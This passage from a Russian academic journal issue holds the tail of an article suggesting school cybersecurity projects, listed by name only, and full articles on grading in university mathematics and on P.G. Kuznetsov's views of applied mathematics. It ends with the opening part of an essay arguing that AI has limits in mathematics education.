Изучение основ сетевой безопасности в школе не только повышает уровень технической грамотности учащихся, но и развивает критическое мышление, навыки анализа и решения сложных задач. В современном мире, где киберугрозы становятся всё более изощрёнными, понимание принципов защиты данных и сетевых ресурсов является необходимым навыком для каждого, кто взаимодействует с цифровыми технологиями. Включение программирования и практических занятий по сетевой безопасности в учебный план – это инвестиция в будущее. Ученики, которые будут обладать прочными знаниями в этой области, смогут не только защищать свои данные, но и стать востребованными специалистами в IT-индустрии.

Для того чтобы сделать изучение сетевой безопасности увлекательным и практико-ориентированным, можно предложить школьникам несколько простых, но интересных проектов. Эти проекты помогут учащимся понять основные принципы работы сетевых протоколов, криптографии и защиты данных, а также применить их для решения реальных задач. Вот несколько примеров:

1. Генератор безопасных паролей — проект, который научит школьников создавать сложные и надёжные пароли, защищённые от атак типа Brute Force.

2. Сканер открытых портов — программа, позволяющая понять, как злоумышленники ищут уязвимости в сетях, и как можно защитить свои устройства.
3. Шифрование и дешифрование текста — проект, который познакомит учащихся с основами криптографии и методами защиты данных.
4. Анализатор сетевого трафика — программа для перехвата и анализа пакетов данных, которая поможет понять, как работает сетевой трафик и как его можно защитить.
5. Система обнаружения подозрительной активности — проект, направленный на анализ логов и выявление аномалий, таких как множественные попытки входа в систему.
6. Упрощённый VPN-клиент — проект, который покажет, как создаются защищённые соединения для передачи данных.

Эти проекты не только помогут школьникам освоить основы сетевой безопасности, но и дадут им практические навыки, которые могут быть полезны в будущем. Реализация таких проектов в рамках учебного процесса сделает изучение информатики более увлекательным и практико-ориентированным, а также подготовит учащихся к успешной карьере в IT-сфере.

СПИСОК ЛИТЕРАТУРЫ

1. ГОСТ Р 50922-2006. Защита информации. Основные термины и определения. – Введ. 2008-02-01. – М. : Стандартинформ, 2006. – IV, 16 с.
2. Tanenbaum, A. S. Computer Networks / A. S. Tanenbaum, D. J. Wetherall. – 5th ed. – Pearson Education, 2011. – 960 p.
3. Python Software Foundation. Official Python Documentation : [сайт]. — URL: <https://docs.python.org/3/> (дата обращения: 20.03.2025).
4. Scapy Documentation : [сайт]. — URL: <https://scapy.net/> (дата обращения: 20.03.2025).
5. Cryptography Library Documentation : [сайт]. — URL: <https://cryptography.io/> (дата обращения: 20.03.2025).

Рукопись поступила в редакцию 23.03.2025

Рукопись принята к печати 25.03.2025

КРИТЕРИИ ФОРМИРОВАНИЯ ОЦЕНКИ УСПЕВАЕМОСТИ ПРИ ОБУЧЕНИИ МАТЕМАТИКЕ В ВУЗЕ

Беленкова Жанна Тадеушевна

ФГКВООУ ВО «Михайловская военная артиллерийская академия» МО РФ
ФГАОУ ВО «Санкт-Петербургский государственный электротехнический
университет «ЛЭТИ» им. В.И. Ульянова (Ленина)», г. Санкт-Петербург,
E-mail: belenkovaz@mail.ru

Ключевые слова: средства оценивания, степень усвоения материала, эффективное обучение, критическое мышление, образовательный процесс, форма контроля, средства контроля.

Аннотация. Обучение математике в вузе представляет собой сложный и многогранный процесс, который требует не только глубокого понимания теоретических основ, но и умения применять их на практике. Оценка успеваемости студентов в этом контексте играет ключевую роль, так как она не только отражает уровень усвоения материала, но и стимулирует дальнейшее обучение. Однако формирование объективной и справедливой системы оценки успеваемости в математике – это задача, которая требует тщательного подхода и учета множества факторов. В данной статье описаны основные критерии, которые могут быть использованы для оценки успеваемости студентов при обучении математике в вузе, а также проведен анализ влияния этих критериев на мотивацию, вовлеченность и академические результаты студентов.

Оценка успеваемости по математике в вузе представляет собой сложный и многогранный процесс, который требует учета множества факторов. В отличие от школьного образования, где акцент часто делается на стандартизированных тестах и контрольных работах, в высшей школе важно учитывать не только знания студентов, но и их способность применять эти знания в решении нестандартных задач, анализировать информацию и мыслить критически. Формирование оценки успеваемости по математике в вузе должно быть гибким и адаптивным, чтобы соответствовать разнообразным потребностям студентов и целям образовательного процесса.

Одним из ключевых критериев оценки успеваемости в математике является уровень понимания теоретического материала. Математика – это дисциплина, которая строится на строгих логических принципах и теоретических основах. Поэтому важно, чтобы студенты не просто запоминали формулы и теоремы, но и понимали их суть, а также могли объяснить, как они связаны с другими разделами математики. Для оценки этого критерия могут быть использованы такие методы, как устные опросы, письменные экзамены с теоретическими вопросами, а также задания на доказательство теорем [1]. Например, на экзамене студенту может быть предложено доказать теорему или объяснить, как она применяется в решении конкретных задач. Это позволяет оценить не только знание материала, но и способность студента логически мыслить и аргументировать свои выводы. В зависимости от полноты предложенного

доказательства или логической цепочки в ходе решения задачи формируется балл за выполненное задание и общий итог за ответ на экзаменационный билет.

Вторым важным критерием является умение применять теоретические знания на практике. Математические методы широко используются в различных областях, таких как физика, экономика, инженерия и программирование. Поэтому важно, чтобы студенты могли применять свои знания для решения практических задач. Для оценки этого критерия могут быть использованы задачи разного уровня сложности, начиная от стандартных упражнений и заканчивая комплексными проектами. В частности, студентам может быть предложено решить систему дифференциальных уравнений, которая моделирует реальный процесс, или разработать алгоритм для оптимизации определенной функции. Такие задания позволяют оценить не только знание математических методов, но и способность студента применять их в реальных условиях. Успешность при решении многоуровневых задач позволяет дифференцировать сформированность умений по изучаемой теме.

Навыки решения нестандартных задач – это третий критерий. Математика часто требует творческого подхода и умения мыслить вне рамок стандартных алгоритмов. Поэтому важно, чтобы студенты могли решать задачи, которые требуют нестандартных решений или использования комбинации различных методов, в том числе и применение межпредметных связей. Для оценки умения создания комплексного решения могут быть использованы задачи с открытым ответом, которые предполагают несколько возможных решений. Например, задание найти все возможные способы решения определенной задачи или предложить собственный метод ее решения. Это позволяет оценить не только знание материала, но и способность студента к творческому мышлению и инновациям.

Следующим критерием оценки знаний является способность работать с математическим аппаратом, к которой относится работа с формулами, графиками, таблицами и другими математическими объектами. Поэтому важно, чтобы студенты могли грамотно использовать математический аппарат для решения задач. Для оценки сформированности этих умений могут быть использованы задания, которые требуют построения графиков, выполнения вычислений с высокой точностью или работы с матрицами и векторами. Например, в качестве задания студенту предлагается построить график функции и проанализировать его свойства или выполнить сложные вычисления с использованием матриц [2]. Это позволяет оценить не только знание математических методов, но и умение студента работать с математическим аппаратом.

Другой критерий оценки успеваемости – это способность к самостоятельной работе и самообучению. Процесс обучения требует

постоянного совершенствования и углубления знаний. Поэтому важно, чтобы студенты могли самостоятельно изучать новые темы, решать задачи и находить дополнительную информацию, в том числе и по математическим дисциплинам. Для формирования данных способностей могут быть использованы такие методы, как самостоятельная работа, рефераты, проекты и презентации. Таким заданием может быть самостоятельное изучение определенной темы и подготовка доклада или презентации к практическому занятию. Это позволяет оценить не только знание материала, но и способность студента к самостоятельной работе и самообучению.

Важным критерием формирования оценки является участие в учебном процессе и активность на занятиях. Для успешного усвоения тем требуется активное участие в учебном процессе, включая обсуждение задач, решение примеров и участие в дискуссиях. Поэтому важно, чтобы студенты были активными на занятиях и проявляли интерес к предмету. Для оценки этого критерия могут быть использованы такие методы, как участие в обсуждении изучаемой темы на практических занятиях, работа в группах и выполнение домашних заданий. Например, студенту может быть предложено решить задачу на практическом занятии или принять участие в обсуждении определенной темы. Это позволяет оценить не только знание материала, но и степень активности студента.

Способность к критическому мышлению и анализу является необходимым для успешного обучения фактором. Умение анализировать информацию, делать выводы и критически оценивать результаты необходимо для качественной подготовки будущего специалиста. Поэтому важно, чтобы студенты могли критически мыслить и анализировать математические задачи. Сформированность этих качеств может быть оценена с помощью заданий, которые требуют анализа данных, сравнения различных методов решения и оценки их эффективности. Например, студент может проанализировать результаты решения задачи и предложить его улучшения. Это позволяет оценить не только знание материала, но и способность студента к критическому мышлению и анализу.

Одним из ключевых способов оценки успеваемости является использование системы непрерывного контроля. Это означает, что студенты оцениваются не только на экзаменах, но и в течение всего семестра. Например, преподаватель может проводить регулярные мини-тесты, которые позволяют отслеживать прогресс студентов и своевременно выявлять пробелы в их знаниях. Такой подход помогает студентам лучше усваивать материал, так как они вынуждены постоянно работать над предметом, а не готовиться к экзамену в последний момент. Кроме того, это снижает уровень стресса, связанного с итоговой оценкой, так как она формируется на основе множества небольших достижений.

Одним из современных подходов к оценке успеваемости является использование технологий, таких как онлайн-платформы и программы для

автоматизированного тестирования. Эти инструменты позволяют проводить оценку знаний студентов в режиме реального времени и предоставлять мгновенную обратную связь. Например, студенты могут решать задачи на платформе, которая автоматически проверяет их ответы и указывает на ошибки. Это не только экономит время преподавателя, но и помогает студентам быстрее понять свои слабые места и исправить их. Кроме того, такие платформы часто предоставляют аналитику, которая позволяет преподавателю увидеть, какие темы вызывают наибольшие трудности у студентов, и скорректировать учебный процесс.

Важным аспектом оценки успеваемости является учет индивидуальных особенностей студентов. В вузе учатся люди с разным уровнем подготовки, способностями и мотивацией, поэтому важно, чтобы система оценки была гибкой и учитывала эти различия. Например, для студентов, которые испытывают трудности с математикой, можно предусмотреть дополнительные задания или консультации, которые помогут им улучшить свои результаты. Для более продвинутых студентов можно предложить дополнительные задачи повышенной сложности, которые позволят им развивать свои навыки дальше. Такой подход помогает создать более инклюзивную образовательную среду, где каждый студент может достичь успеха.

Примером гибкой системы оценки может служить использование критериев, которые учитывают не только правильность ответа, но и логику рассуждений. В частности, при решении задачи студент может допустить ошибку в вычислениях, но при этом правильно выбрать метод решения и логически обосновать свои действия. В таком случае преподаватель может поставить высокий балл за логику и понимание материала, даже если конечный ответ неверен. Это стимулирует студентов думать критически и не бояться ошибаться, что особенно важно в математике, где ошибки являются неотъемлемой частью процесса обучения.

Одним из способов повышения объективности оценки является использование множества источников данных. Так оценка успеваемости может быть основана на результатах экзаменов, контрольных работ, проектов, участия в аудиторных занятиях и других активностей. Это позволяет получить более полную картину знаний и навыков студента и снизить влияние случайных факторов, таких как плохое самочувствие в день экзамена. Кроме того, такой подход стимулирует студентов быть активными на протяжении всего семестра, а не только во время экзаменационной сессии.

Примером комплексной оценки может служить система, в которой итоговая оценка складывается из нескольких компонентов: 30% — за ответ на экзаменационный билет, 20% — за контрольные работы, 20% — за проект, 15% — за работу на практических занятиях и 15% — за выполнение индивидуальных домашних заданий. Такой подход позволяет учесть разные аспекты успеваемости и снижает риск необъективной оценки.

Одним из способов повышения мотивации студентов является использование системы поощрений. Например, преподаватель может предусмотреть дополнительные баллы за активное участие в аудиторных занятиях, выполнение дополнительных заданий или успешное прохождение онлайн-тестов, за участие в математических олимпиадах или конференциях. Это стимулирует студентов быть более активными и вовлеченными в учебный процесс. Кроме того, это помогает создать более позитивную атмосферу в группе, где студенты чувствуют, что их усилия ценятся, и не только повышает их мотивацию, но и способствует развитию научного интереса и профессиональных навыков.

Формирование системы оценки успеваемости по математике в вузе – это сложный процесс, который требует учета множества факторов. Однако правильно организованная система оценки может стать мощным стимулом для студентов, помогая им не только улучшить свои знания, но и развить важные навыки, такие как критическое мышление, самостоятельность и способность к коммуникации. Важно, чтобы оценка была объективной, справедливой и сопровождалась конструктивной обратной связью, которая помогает студентам понять, что они делают правильно, а что нуждается в улучшении.

Кроме того, важно учитывать индивидуальные особенности студентов и их уровень подготовки. Например, для студентов, которые только начинают изучать математику, важно сосредоточиться на базовых понятиях и методах, в то время как для более продвинутых студентов можно использовать более сложные задачи и проекты. Также важно учитывать мотивацию студентов и их интересы, чтобы сделать процесс обучения более увлекательным и интересным.

Таким образом, критерии формирования оценки успеваемости при обучении математике в вузе должны быть разнообразными и охватывать как теоретические знания, так и практические навыки, а также такие важные аспекты, как самостоятельность, критическое мышление и способность к коммуникации. Правильно организованная система оценки не только помогает студентам улучшить свои знания, но и способствует их личностному и профессиональному росту, что является одной из главных задач высшего образования.

СПИСОК ЛИТЕРАТУРЫ

1. *Жидкова Р.А.* Современные методы оценивания результатов обучения / Р.А. Жидкова // Известия ПГПУ им. В. Г. Белинского, 2012. № 28. С. 779–782.

2. *Шейхмамбетов С.Р.* Современная методика оценки результатов обучения / С.Р. Шейхмамбетов // Молодой ученый, 2015. № 11. С. 1516-1519.

Рукопись поступила в редакцию 22.03.2025

Рукопись принята к печати 25.03.2025

МЕТОДОЛОГИЧЕСКИЕ ВОПРОСЫ ПРИМЕНЕНИЯ МАТЕМАТИКИ В РАБОТАХ ОСНОВОПОЛОЖНИКА ФИЗИЧЕСКОЙ ЭКОНОМИКИ П.Г. КУЗНЕЦОВА

Васильев Александр Анатольевич

Тверской государственный университет, г. Тверь

E-mail: vasiljev-tvqu@yandex.ru

Ключевые слова: Кузнецов Побиск Георгиевич, математика, приложения, философия.

Аннотация. В работе представлен обзор взглядов одного из основоположников физической экономики П.Г. Кузнецова на методологические вопросы применения математики в приложениях и на взаимосвязь математики с философией при решении практических задач.

Введение. В 2024 г. научная общественность отмечала 100-летие со дня рождения российского учёного-энциклопедиста, выдающегося представителя русского космизма Кузнецова Побиска Георгиевича (18.05.1924 – 04.12.2000), академика Международной академии информатизации, доктора физико-математических, кандидата химических наук, гранд-доктора философии и экономики Брюссельского университета. Сведения о жизни и деятельности П.Г. Кузнецова приведены в [1–3].

П.Г. Кузнецов является одним из основоположников таких научных направлений как физическая экономика, глобалистика и теория устойчивого развития. Он был авторитетнейшим специалистом в области целевого планирования и управления. Под его руководством впервые в СССР были выполнены прикладные исследования с применением методологии системного анализа [1, с. 47]. С 1975 по 1990 гг. П.Г. Кузнецов был руководителем закрытой научно-исследовательской работы “Эффективность”, задачей которой было проектирование системы управления страной (экономикой, вооружёнными силами и идеологией как единым целым) на особый период [2, с. 71; 3, с. 36]. В связи с этим большинство научных работ П.Г. Кузнецова имело закрытый характер и было недоступно исследователям. В настоящее время часть научного наследия Кузнецова опубликована в 6 томах сборника его научных трудов под названием “Наука развития жизни”.

Объект данного исследования – научное наследие П.Г. Кузнецова. Предмет исследования – анализ взглядов Кузнецова на методологические вопросы применения математики в приложениях. Цель исследования – популяризация П.Г. Кузнецова как выдающегося учёного, его взглядов и вклада в разные предметные области.

1. Методологические вопросы применения математики. Взгляды Кузнецова на вопросы применения математики представлены в табл. 1.

Таблица 1

Вопросы применения математики

№	Название и год публикации / суть взгляда
О многомерном способе введения исходных математических понятий (1967)	
1	“Математические формулы – это вид параллельного изобразительного языка” [4, с. 143].
Методология системного подхода к проектированию автоматизированных систем управления (1974)	
1	“Математическое описание всегда является демонстрацией достигнутого в данный момент уровня понимания описываемого процесса или явления” [4, с. 178].
Искусственный интеллект и разум человеческой популяции (1975)	
1	Нет другой научной области кроме математики, “где понятие истины как истины в определенном контексте является наиболее выраженным” [5, с. 106].
Диалектика, математическая логика и “формальная” логика (1977)	
1	“История философии показывает необходимость возникновения математики (и математической логики) и, в то же время, её недостаточность для решения проблем практики”. “Возникающее противоречие между инвариантностью или неизменностью математического объекта и действительным развитием и изменением реального объекта внешнего мира ставит границу использованию математической теории” [4, с. 211].
Логика противоречий (1982)	
1	Математика как наука развивается вследствие того, что она содержит противоречия. К этим противоречиям относятся аксиомы (или в работах по алгебре и математической логике – исходные правильные формулы). Эти “исходные правильные формулы” принимаются в математике “конвенционально”, т.е. по “общему согласию”. Они не подлежат доказательству, так как сделать это математически невозможно [6, с. 17].
Философско-методологические проблемы проектирования систем управления (1984)	
1	“Мир математики практически необозрим не только для инженеров, но и для самих математиков” [7, с. 379].
2	Любая математическая теория считается истинной, если получаемые в ней выводы соответствуют принятым предпосылкам. “Это условие истинности сохраняется с необходимостью в каждой прикладной теории. Но прикладные теории требуют ещё и другого критерия истины: соответствия практике” [7, с. 383].
3	“Одно дело знать математику, как математику, а совсем другое дело – получать математическое описание конкретной проблемной области. Здесь то и возникает проблема: как же описывать конкретную систему управления, в которой всё течёт и всё изменяется, математическим языком “абсолютно неизменных объектов?” [7, с. 388].
Проблема передачи и восприятия образов (1984)	
1	“Все объекты математики неизменны, а мир меняется. Теория хорошая, а мир живёт не по теории” [4, с. 260–261]. “Жизнь не состоит из неизменных математически идеальных предметов” [4, с. 261].
Книга 1: сети (введение, глава 1, глава 2) (1995)	
1	Математика – “это способ фиксации сделанного, понятого” [7, с. 421].

Продолжение таблицы 1

№	Название и год публикации / суть взгляда
2	“Всё понятое в истории Человечества может сохраняться для будущих поколений только в форме математических теорий. А это требует превращения всех знаний в форму математических теорий и их хранение в банке теорий в комплексе машинных информационных систем” [7, с. 411].
3	“Указывая на силу и бессилие математики, я хочу сказать, что нельзя требовать ни от одной науки более того, что она может дать” [7, с. 421].
4	“Математика никогда и ничего не доказывала, кроме одного: “Полученные выводы находятся в соответствии с принятыми предпосылками” [7, с. 422].
К проблеме оснований математики (1996)	
1	Мир математики принадлежит к числу искусственных миров [6, с. 111].
2	Каменные архитектурные формы не выдерживают испытания временем, а греческие тексты из мира искусства и из мира математики “оказались поистине нетленными” [6, с. 114].
3	Математика – это мир “идеальных объектов” с уникальным свойством, состоящим в том, что эти объекты тождественны сами себе. “В этом смысле на объекты математики не действует время, они обладают как бы “вневременным бытием” [6, с. 114].
4	“Если бы человечество не создало мира математики, то оно никогда не смогло бы обладать наукой”. Мир математики позволил человечеству получить понятие “закон” как то, над чем не властно время [6, с. 116].
5	С середины пятнадцатого века понятие “наука” связано с понятием “измерение”. Поэтому проблема использования математики в решении прикладных проблем – это проблема соотношения символов математических теорий с показаниями физических приборов [6, с. 123].
Математическое обеспечение управления. Меры развития общества (1996)	
1	Вместе с вычислительной техникой “математика становится основным инструментом труда и управления” [8, с. 75].
2	“Математика оперирует только образами, которые имеют непреходящий характер”. Математические образы не допускают двужначного толкования. “Это эталонные неизменные объекты, содержание которых остаётся постоянным с момента определения. Текст, написанный с помощью математических образов, не изменяется со временем. Математика – это мир абсолютно неизменных объектов” [8, с. 76].
3	“В словарь математического языка заносятся лишь те слова, которые обладают свойством неизменности содержания (смысла)” [8, с. 77].
4	“Доказанные теоремы как тексты математического языка навсегда сохраняют своё содержание” [8, с. 77].
5	“Все познанные человечеством объекты (понятия, слова) делятся ... на две группы: постоянные объекты (математические или геометрические); переменные объекты (слова естественного языка)” [8, с. 77].
6	“Постоянные образы позволяют фиксировать в реальном мире инвариантные составляющие (объекты, процессы, свойства), включая закономерности. Этим свойством объясняется возможность применения математики во всех областях знаний человечества” [8, с. 77].
7	Разные математические теории позволяют решать разные задачи [8, с. 77]. Выбор подходящей теории находится в компетенции того, кто решает задачу [8, с. 77–78]. “Сложность в том, что математических теорий гораздо меньше, чем практических задач, решение которых требует привлечения математики” [8, с. 78].

Окончание табл. 1

№	Название и год публикации / суть взгляда
8	Группа французских математиков, которые объединились под псевдонимом Никола Бурбаки в 1935 г., определила, что любая математическая теория должна включать язык теории, аксиомы и правила вывода [8, с. 79]. “Теоремами теории являются соотношения, написанные на её языке и не противоречащие аксиомам” [8, с. 80]. “При таком построении математической теории существенным является её схема (язык и аксиомы), а не предметная область. В этом особая ценность такого метода построения математических теорий”, так как для математических и разных прикладных областей применения все выводы (например, теоремы и следствия) сохраняют справедливость в случае совпадения для них языка и аксиом. “Это даёт возможность использовать для различных прикладных задач одну и ту же математическую теорию” [8, с. 80–81].
Как понимать Крона? (1996)	
1	“Непреходящий” характер математических доказательств является выдающимся достижением культуры научного мышления человечества” [6, с. 133].
Философия и математика: конец противостояния (На пороге третьего тысячелетия) (1998)	
1	Математика – это “одно из орудий, созданных человечеством в процессе своего исторического развития. Математический “символизм”, рассматриваемый как орудие, является инструментом постижения истины” [6, с. 160].
2	“Для математической теории нет и не может быть границ применимости: в математической теории всегда получаемые выводы находятся в соответствии с принятыми предпосылками” [6, с. 167].
Обмен веществ в живой и неживой природе (1998)	
1	Язык математики – это “сверхречь”. “Дальнейшее развитие человечества невозможно без совершенного овладения миром математики, а без последнего нет всего комплекса естественных наук” [5, с. 84].
Устойчивое развитие: синтез естественных и гуманитарных наук (2001)	
1	Изменчивость объектов окружающего мира привела к тому, что математики придумали “огромное количество математических объектов, сохраняющихся без изменения во все времена” [9].
2	“Все математические доказательства принадлежат только “миру математики”. Они ничего не могут говорить о том, что справедливо в действительном мире. Но, “мы не настолько наивны, чтобы отказаться от использования математики при описании окружающего нас мира” [9].
3	Противоречия выводов математической теории реальности говорит только о том, что теория используется за границами её предположений [9].
4	Противоречие между идеальным миром математики и материальным миром физической реальности состоит в том, что “объекты математической теории тождественны сами себе”, а реальность представляет собой мир изменений и развития. “Для получения математического описания реальности необходимо открывать то, что за видимостью изменений само остается без изменения”, то есть инварианты [9].

2. Методологические вопросы взаимосвязи математики и философии при решении практических задач. Взгляды Кузнецова на взаимосвязь математики и философии приведены в табл. 2.

Таблица 2

Вопросы взаимосвязи математики и философии

№	Название и год публикации / суть взгляда
Отчёт по НИР “Эффективность” (1983)	
1	“Всякая математическая модель в своей “до-математической” форме представляет собой научную теорию, которая базируется на тех или иных философских предпосылках” [10, с. 62].
Философско-методологические проблемы проектирования систем управления (1984)	
1	“Математическая логика работает внутри уже созданной математической теории, а диалектическая логика управляет рационально творческим процессом разработки прикладной теории математического типа” [7, с. 384].
К проблеме оснований математики (1996)	
1	“Проблема соотнесения математических и физических единиц и есть тот узел, который решается диалектикой” [6, с. 123].
Математическое обеспечение управления. Меры развития общества (1996)	
1	Философия имеет мощный инструмент познания мира – “метод восхождения от абстрактного к конкретному, базирующийся на категориальном аппарате и являющийся основой целенаправленного анализа и синтеза. Этот метод, объединённый с аппаратом математики и приложенный к социально-экономическим процессам, является основой” для их исследования и для практического использования результатов при управлении обществом [8, с. 14].
История математики – история рождения диалектики математики (1997)	
1	“Любая теория, которой будет пользоваться человечество, будет представлена в своеобразном “банке научных теорий”. Пополнение этого банка научных теорий будет осуществляться новым поколением людей, каждый из которых в совершенстве владеет математической и диалектической логикой [6, с. 147].
Проектология (1997)	
1	Наука переходит от описания природы как мира пространственно-протяженных тел (мир математики) к миру движений (миру диалектической логики) [7, с. 436–437].
Философия и математика: конец противостояния (На пороге третьего тысячелетия) (1998)	
1	“Как нет научного будущего без математики, так нет научного будущего и без философии. Трагедия современной науки состоит в том, что требуется двоякая продуктивность автора, как в математике, так и в философии” [6, с. 156].
Устойчивое развитие: синтез естественных и гуманитарных наук (2001)	
1	“Для математики доказательством является то, что следует из аксиом. Для диалектики доказательством является принятие с необходимостью как раз того, что в математическом тексте и будет называться аксиомой” [9].
2	“Диалектическая логика - это логика, которая относится только к аксиомам или предположениям математических теорий” [9].

Выводы. П.Г. Кузнецов в научной и в практической деятельности уделял значительное внимание методологическим вопросам применения математики в разных приложениях. Взгляды Кузнецова на эти вопросы могут быть полезны современным учёным, практикам и преподавателям математических дисциплин.

СПИСОК ЛИТЕРАТУРЫ

1. Никаноров С.П. Побиск Георгиевич Кузнецов. Идеи и жизнь [Текст]. М.: Концепт, 1999. 188 с.
2. Петров А.Е., Шамаева Е.Ф., Попов Е.Б. К биографии П.Г. Кузнецова [Электронный ресурс] // Сетевое научное издание “Устойчивое инновационное развитие: проектирование и управление”. 2024. Том 20. №3 (64). С. 64–78. URL: <http://www.rypravlenie.ru/?p=4213> (дата обращения: 28.02.2025).
3. Чесноков В.С. Из плеяды великих (к 90-летию со дня рождения П.Г. Кузнецова) [Электронный ресурс] // Сетевое научное издание “Устойчивое инновационное развитие: проектирование и управление”. 2014. Том 10. №2 (23). С. 29–67. URL: <http://www.rypravlenie.ru/wp-content/uploads/2014/08/02-Chesnokov.pdf> (дата обращения: 28.02.2025).
4. Кузнецов П.Г. Наука развития Жизни [Текст]: сборник трудов. Том V. Введение в сетевое планирование. Работы разных лет. М. : Дубна: Русское Космическое Общество (РКО) – Международная научная школа устойчивого развития им. П.Г. Кузнецова – Российская академия естественных наук (РАЕН), 2021. 318 с.
5. Кузнецов П.Г. Наука развития Жизни [Текст]: сборник трудов. Том I. Введение. М.: Русское Космическое Общество, 2015. 238 с.
6. Кузнецов П.Г. Наука развития Жизни [Текст]: сборник трудов. Том II. Постижение закона. М.: Русское Космическое Общество, 2015. 460 с.
7. Кузнецов П.Г. Наука развития Жизни [Текст]: сборник трудов. Том III. Правильное применение закона. М.: Русское Космическое Общество, 2015. 560 с.
8. Гвардейцев М.И., Кузнецов П.Г., Розенберг В.Я. Математическое обеспечение управления. Меры развития общества [Текст]. СПб: Специальная Литература, 2016. 222 с.
9. Кузнецов О.Л., Кузнецов П.Г., Большаков Б.Е. Устойчивое развитие: синтез естественных и гуманитарных наук [Электронный ресурс]. Дубна: Международный университет природы, общества и человека “Дубна”, 2001. 278 с. URL: https://lib.uni-dubna.ru/search/files/ur_sintez/~ur_sintez.htm (дата обращения: 28.02.2025).
10. Кузнецов П.Г. Наука развития Жизни [Текст]: сборник трудов. Том IV. НИР “Эффективность”. М. – Дубна: Русское Космическое Общество (РКО) – Международная научная школа устойчивого развития им. П.Г. Кузнецова, 2020. 379 с.

Рукопись поступила в редакцию 24.03.2025

Рукопись принята к печати 26.03.2025

ПРЕДЕЛЫ ВОЗМОЖНОСТЕЙ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА (ИИ) В МАТЕМАТИЧЕСКОМ ОБРАЗОВАНИИ

Войцехович Вячеслав Эмерикович

Тверской государственный университет, г. Тверь

Email: synerman@gmail.com

Вольнов Илья Николаевич

Московский политехнический университет, г. Москва

Email: ilja-volnov@yandex.ru

Малинецкий Георгий Геннадиевич

Институт прикладной математики им. М.В. Келдыша РАН, г. Москва

Email: GMalin@keldysh.ru

Ключевые слова: интеллект, разум, ИИ, алгоритм, бесконечность, категорический императив, интуиция.

Аннотация. В статье рассматриваются границы применения искусственного интеллекта (ИИ) в различных областях, особенно в математическом образовании. Даются определения интеллекта и разума. ИИ может быть помощником человека, но не способен заменить его в сложной творческой деятельности – искусстве, науке, управлении, воспитании, образовании. ИИ открывает новую информацию, но не новое знание. ИИ действует в мире конечного, двойственного, преходящего, временного. ИИ недоступна актуальная бесконечность и понимание целостности. Границы, разделяющие человека и ИИ, – бесконечность и духовность.

Математика – «теория всех возможных форм» (С. Маклейн) и «теория всех возможных миров» (Г. Лейбниц). ИИ недоступно «всё» как целое. Математика (ядро рационального мышления) и совесть неразделимы. Образование – творческий процесс, а не действия по заранее заданному алгоритму. Для глубокого понимания математики студенты должны постичь связь своей науки с познанием в целом, его основаниями, осознать бесконечность, связь истины с нравственностью.

Настоящая опасность не в том,
что компьютеры начинают мыслить как люди,
а в том, что люди начнут мыслить как компьютеры.

С. Харрисон

Проблема

Широкое распространение ИИ в социуме и культуре создало проблему: насколько эффективно и полезно, неэффективно и вредно применение ИИ в культуре?

Существуют различные, часто противоположные мнения по применению ИИ в высшем образовании.

Следуя господствующей у политиков, управленцев, бизнесменов оптимистической точке зрения, Минобр и Министерство высшего образования и науки активно продвигают ИИ в средней школе и университетах. Действительно, применение ИИ значительно повышает производительность труда в самых разных отраслях. Однако любой прогресс двойственен.

© Войцехович В.Э., 2025

© Вольнов И.Н., 2025

© Малинецкий Г.Г., 2025

Государственная элита вследствие локальности мышления игнорирует предупреждения учёных и мыслителей о возникающих тяжёлых проблемах в социуме: надвигающейся массовой безработице, падении интеллекта населения, технизации и упрощении психики масс, когда люди копируют поведение машин, огрубляются и упрощаются, забывают о совести, красоте, подлинной любви, духовном смысле жизни. В частности, бесконтрольное использование ИИ приведёт к сокращению ряда массовых профессий.

Об этом предупреждал столетие назад немецкий философ М. Хайдеггер, который ввёл понятие «постав», означающее незаметную трансформацию, упрощение психики среднего человека и масс под влиянием техники. Активно этот процесс пошёл с эпохи Возрождения, с промышленных революций, с расцвета капитализма.

Приведём пример. Около 70 лет назад в Институт прикладной математики им. М.В. Келдыша АН СССР пришел чемпион мира, доктор технических наук и выдающийся педагог М.М. Ботвинник и предложил научить вычислительную машину играть в шахматы. Один из авторов этих строк, работающий в институте, был категорическим противником этой идеи. Шахматы – игра людей, а не машин. Бегун никогда не обгонит автобус, и ему не надо этого делать.

Машину научили играть в шахматы, и теперь соревнования по этому виду спорта превратились в «интеллектуальный стриптиз». Зрители в зале смотрят в свои смартфоны и гадают – найдет ли гроссмейстер лучший ход, предлагаемый машиной. То же самое произошло в 2017 году в Вуэхене (Китай): программа AlphaGo обыграла чемпиона мира по игре в го Кэ Цзе.

Сейчас бездумное применение ИИ приводит к тотальной примитивизации культуры. Можно попросить компьютер сочинить «музыкальный коктейль», в котором будет 40% от музыки Бетховена, 40% от Моцарта и 20% от Гершвина. Недавно был продемонстрирован перевод в стихи классических работ по ИИ нейробиолога Д. Хассабиса и сочинение музыки на эти стихи в разных стилях.

Искусство ли это? Новая информация есть, а творчества, чего-то оригинального, неповторимого, прекрасного нет. Компьютерное искусство скучно, т.к. сводится к повторению известного. В лучшем случае это массовое искусство для среднего нетворческого человека. Потому что уровень сложности произведений ИИ ниже, чем в поэзии, литературе, музыке.

Противоречивые споры о роли и перспективах применения ИИ в культуре, образовании, воспитании можно разрешить, если дать чёткие определения интеллекта и разума.

Интеллект. Разум

Интеллект – способность человека или программы (ИИ) решать широкий класс задач путём оперирования конечными множествами на

основе логик, базирующихся на законе тождества. Понятие интеллекта близко к рассудку (как понимали мыслительные способности в XVIII в.).

Разум – способность решать задачи ещё более широкого класса задач, вопросов, проблем путём оперирования любыми множествами (конечными и бесконечными) и духовными понятиями на основе любой логики (в том числе всеми известными неклассическими). Разум связан с интуицией.

ИИ, в сущности, базируется на заданных человеком информации и алгоритмах. Они конечны, поэтому ИИ принадлежит миру конечного, куда входит и «потенциально бесконечное», которое есть «растущее конечное», но не завершённое. Актуально бесконечное для него недоступно. Точнее ИИ может оперировать терминами «бесконечное множество», «трансфинитное число», «ПИ как завершённое число» и т.п., однако сформулировать и тем более доказать новую теорему об этих объектах ИИ не способен, а человек способен. Конечно, талантливый, выше среднего по уровню творчества. ИИ – на уровне среднего человека. В искусстве это наиболее ярко проявляется. Поэзия, музыка, живопись слабы, скучны. Как и искусство для масс, «ширпотреб». ИИ способен производить новую информацию, но не новое знание. Аналогично ИИ не может пользоваться логиками, достаточно сильно отличающимися от классической, аристотелевой. Таковы, например, диалектическая логика и ряд формальных логик.

